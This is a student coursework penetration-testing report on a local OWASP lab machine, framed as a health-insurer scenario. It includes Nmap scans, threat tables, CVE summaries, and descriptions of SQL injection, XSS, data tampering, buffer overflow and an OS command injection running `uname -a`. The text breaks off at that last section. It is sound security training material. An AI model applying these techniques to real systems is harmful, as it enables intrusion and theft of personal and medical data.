



**INFORMATICS
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Coursework Report

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Abbreviations

HTTP	Hyper Text Transfer Protocol
HTTPS	HTTPS Hyper Text Transfer Protocol Secure
NIDS	Network Intrusion Detection System
CVE	Common Vulnerabilities and Exposures
IMAP	Internet Message Access Protocol
SSH	Secure Shell Hosting
DOS	Denial of Service
MITM	Man In The Middle
ARP	Address Resolution Protocol
DDoS	Distributed Denial of Service

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Coursework Scenario

You are hired as a penetration tester for a health insurance company that works with several private hospitals. Their content management system allows them to assess insurance claims based on medical data that are obtained from those hospitals in order to determine the pay-out amount for their clients. Their customers can also access the platform to check the progress of their claim, change their payment details, etc. Financial details of customers are stored on the database of the platform for the insurance. Customers personal information are also stored such as address and contact details and payments methods. Private health records for patients is also sent to the platform and should be treated with extreme care. Users credentials are stored on the database. Not all users have the same privilege.

List of Machine IP Addresses


Machine	IP Address
Attacker / Hacker Machine (Kali Linux)	192.168.56.101
Server/ Vulnerable Machine (OWASP)	192.168.56.102
Victim Machine (Windows)	192.168.56.103

*Note: This report does not exceed 3000 words in total excluding references page and appendix.

A – Information Gathering

1. Open ports identified in the server machine and their respective threats

Nmap is probably the most used port scanner in the world. It has used to scan open ports in the vulnerable machine. A virtual location where networking communication begins and ends is known as a port. Open ports allow network devices and operating systems to communicate with one another and transmit data in the most efficient manner at the appropriate time. The below Figure 1 demonstrates the open ports I discovered which running on the vulnerable OWASP machine.



```
Kali-Linux-2020.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~/Desktop/Duneesha/w1697801
File Actions Edit View Help

Nmap scan report for 192.168.56.102
Host is up (0.0012s latency).
Nmap done: 1 IP address (1 host up) scanned in 1.39 seconds
root@kali:~/Desktop/Duneesha/w1697801# nmap 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-12 10:24 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0042s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  complex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
root@kali:~/Desktop/Duneesha/w1697801#
root@kali:~/Desktop/Duneesha/w1697801#
```

Figure 1: Results of open ports found (TCP) that running on the server(owasp) machine

The following Table 1 shows the explanation of threats that can be occurred with respective open ports to the given scenario.

Protocol	Port Number	Threats
SSH	22	<ul style="list-style-type: none">SSH (Secure Shell Hosting) is a protocol that uses a client–server architecture to provide a secure channel over an unsecured network by connecting an SSH client application to an SSH server.When the user credentials contain default or easily guessed users and passwords, SSH & port 22 will be easier to exploit as a secure shell port that provides remote shell access

		<p>through physical server hardware.(Secure Shell (SSH) Security, Vulnerabilities and Exploitation Venafi, 2018)</p> <ul style="list-style-type: none"> • When SSH server or client applications are not kept up to date with updates and fixes in systems where SSH is required, it will reveal the networks and relevant data it was designed to protect, making them vulnerable to breach.
HTTP	80	<ul style="list-style-type: none"> • The connection between the web app and the database can be controlled by altered queries. This is accomplished by including SQL queries in the request's attributes, inputs, and other conditions, which are then used to construct a SQL statement on the server. The hackers would have access to the database's financial information, personal information, and user credentials (Geer, 2017). • Cross-site scripting is used by attackers to change the behavior of web applications (login to the website, create an account, place an order, and pay) and trick clients into unintentionally performing actions. These actions could be used to eavesdrop on customer personal information, financial details or private health records..
NETBIOS-SSN	139	<ul style="list-style-type: none"> • A hacker can obtain essential OS-related information, other apps and services running on the machine, and IP addresses and user ids shielded by NAT using the NetBIOS diagnostic tool NBSTAT. This information can be used to gain remote access to the server.
IMAP	143	<ul style="list-style-type: none"> • IMAP stands for Internet Message Access Protocol. The default IMAP non-encrypted port is 143. This protocol is used to access email from a local client on a remote web server. • If the data sent over the IMAP protocol isn't encrypted with SSL or TLS, attackers will be able to intercept it. (Where does IMAP security fall short, and how can it be fixed?, no date)
HTTPS	443	<ul style="list-style-type: none"> • HTTPS (Hyper Text Transfer Protocol Secure) encrypts normal HTTP requests and responses with TLS (SSL) encryption for added security. SSL still allows for a Man in the Middle (MITM) attack. Attackers in this scenario can disrupt communication between the health insurance company and customers. • By luring a user into a hostile connection, a forgery threat on the cross-site request can be launched. The attacker can connect to the server as an administrator user and read and change system settings, as well as manipulate multiple

		vulnerabilities within the server, if the user has administrator access.
MICROSOFT-DS	445	<ul style="list-style-type: none"> SMB is a network protocol for exchanging resources such as files and printers over a network that is mostly used in Windows networks. It can also be used to run commands from afar.(McMillan, 2005)
COMPLEX-LINK	5001	<ul style="list-style-type: none"> This enables hackers to establish a remote link to the server in accordance with the scenario. The hacker is capable of deciphering and exploiting the server.
BLACKICE-ICECAP	8081	<ul style="list-style-type: none"> To allow an attacker to sign in to the console, the app uses its default username "iceman" without a password unless changed.

Table 1: Threats of open ports

2. Identified two services running on the owasp machine that should be priority to protect.

1. Secure Shell Hosting (SSH)

SSH key exchange has 2 main parts to it. It has a public key and a private key. The logic is when we encrypt some data with the public key only the private key can unlock it and vice versa. They work on Diffie hellman key exchange principles (Kumari and Mitawa, 2019). SSH allows for safe server administration and file transfer over insecure networks. When SSH is not properly treated, it poses a security risk to both the SSH server and the application, with the majority of attacks aimed at the server. Attackers may use SSH keys to gain privileged remote access to the server and impersonate registered clients by performing the acts such as creating an account of content management system of the health insurance company, check the progress of their claim and change their payment details.

2. Hyper Text Transfer Protocol (HTTP)

Since data transmission between two parties; client and server is not encrypted in HTTP (HTTP is not like HTTPS), data can be leaked to hackers. HTTP stores cookies/data on the client server, which can be a problem if the client uses a public system since hackers can steal this information. As a result, the company server is vulnerable to cross-site scripting, SQL injection and buffer overflow attacks. According to the given scenario, an attacker can gain access to the content management system of the company. An attacker could gain access to the database, which contains the users' financial information, personal information, private health records and account credentials.

The following Figure 2 illustrates the services running on the owasp machine with their respective versions.

```

root@kali:~/Desktop/Duneesha/w1697801# nmap -sV 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-13 03:08 EDT
Nmap scan report for 192.168.56.102
Host is up (0.000081s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy applications based on games commonly
139/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp    open  imap           Courier Imapd (released 2008)
443/tcp    open  ssl/https?
445/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp   open  java-object    Java Object Serialization
8080/tcp   open  http           Apache Tomcat/Coyote JSP engine 1.1
8081/tcp   open  http           Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint:
SF-Port5001-TCP:V=7.80%I=7%D=5/13%Time=609CD09F%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\\xac\\xed\\x05");
MAC Address: 08:00:27:2B:CC:A6 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.57 seconds
  
```

Figure 2: Services running on the server (owasp) machine

3. Three internet vulnerabilities related to above services

1. SSH common vulnerabilities

1. **CVE-2021-28041** – In OpenSSH versions prior to 8.5, ssh-agent has a double free that may be applicable in a few less-common scenarios, such as unrestricted agent-socket access on a legacy operating system or forwarding an agent to an attacker-controlled host.(CVE - CVE-2021-28041)
2. **CVE-2020-14145** – In OpenSSH 5.7 through 8.4, there is an Observable Discrepancy on the client side, which causes an information leak in the algorithm negotiation. Man-in-the-middle attackers may use this to exploit initial link attempts (where no host key for the server has been cached by the client).(CVE - CVE-2020-14145)
3. **CVE-2019-6110** – Due to the acceptance of stderr output from the server in OpenSSH 7.9, a Man in the Middle can control client output. And, as previously mentioned, if an intruder obtains the keys, he or she will establish a connection between the client and the server.(CVE - CVE-2019-6110)

2. HTTP common vulnerabilities

1. **CVE-2020-8427** – An HTTP request parameter in Unitrends Backup prior to 10.4.1 was not properly sanitized, enabling SQL injection and authentication bypass.(CVE - CVE-2020-8427)

2. **CVE-2020-3161** - Owing to a lack of sufficient input validation in HTTP requests, the vulnerability exists. An intruder may take advantage of this flaw by sending a specially designed HTTP request to a targeted device's web server. An attacker may use an effective exploit to remotely execute code with root privileges or force a reload of an affected IP phone, resulting in a DoS state (CVE - CVE-2020-3161).
3. **CVE-2020-1059** - When Microsoft Edge fails to properly decode HTTP content, it creates a spoofing vulnerability known as the 'Microsoft Edge Spoofing Vulnerability.'(CVE - CVE-2020-1059)

4. Four least secure services running on the server machine and dangers posed by them

Ports	Services	Versions	Vulnerabilities / Dangers
22	SSH	OpenSSH 5.3p1	SSH will be attacked quickly if the password is weak.
80	HTTP	Apache httpd 2.2.14	DOS attacks, Sniffing Attacks, SQL injection, Cross site scripting
8081	HTTP	Jetty 6.1.25	By analyzing the time elapsed before incorrect passwords are rejected, Jetty models prior to 9.4.x are vulnerable to timing attacks. It enables various hackers to get confidential information from process memory by using malicious characters in an HTTP header.(CVE - CVE-2015-2080)
143	IMAP	Courier Imapd (released 2008)	Null pointer attacks (DOS attacks) can be carried out by sending empty message bodies. At the server level, there are buffer overflow vulnerabilities. It enables remote hackers to send spam e-mail via a message without requiring authentication. (CVE - CVE-2008-6984)

Table 2: Dangers posed by services

B – Finding and Exploiting Vulnerabilities

1. Data Tampering

It was discovered that the server OWASP machine's web application is vulnerable to data tampering. Tamper Data can intercept the request just before it exits the browser and provide information about it. We have the opportunity to change every variable it includes. The below **Figure 3** shows how we have logged to the server using user credentials and made a HTTP request to the server machine using OWASP mantra web application scanner to tamper data. In this way, customer's login credentials can be tampered in our given scenario, as shown in Figure 3. All sensitive information will be revealed once the login credentials are obtained.




Figure 3: Tamper popup and ongoing requests

2. SQL Injection

When considering given scenario, the login credentials, payment details, financial details, personal information and private health records that are stored in the database of customers of the health insurance company can be exploited using SQL injection. All sensitive information, such as login information, can be obtained using SQL injection, as shown in Figure 4. It shows all of the existing records in the database.




Figure 4: SQL Injection to find user login credentials

3. XSS Vulnerabilities

Cross-site scripting (XSS) vulnerabilities happen when weak or no input validation is done. Figure 5 and Figure 6 demonstrated the XSS vulnerability that has exploited by inserting a JavaScript alert popup.




Figure 5: Submit code for XSS

Attackers exploit these flaws to change the way a page performs on the client side, manipulate users into doing activities without their knowledge, or steal private information. In the source code, the input can be interpreted as a part of the HTML code. (Figure 6)




Figure 6: Results of XSS vulnerability

4. Other Vulnerabilities

- Buffer Overflow

Buffer overflow, is a common software coding error that an attacker might use to gain access to the device. If very long input is submitted, it is possible to exhaust the available space allotted on the heap. Figure 7, Figure 8 and Figure 9 shows the steps of how the buffer overflow happens.




Figure 7: Buffer Image - 1

The string is repeated when the buffer is repeated 20 times, but when the number is given a large amount, it crashes, as shown in Figure 9.




Figure 8: Buffer Image - 2




Figure 9: Buffer overflow errors occurs

- OS Injection

The web application's ping function invokes the server operating system's ping-shell instruction. This functionality's feedback can be modified to insert OS commands. Until we run the order execution, the `uname -a` command will be executed. It returns information about the insecure machine's operating system. The screenshot below shows how this loophole is exploited:

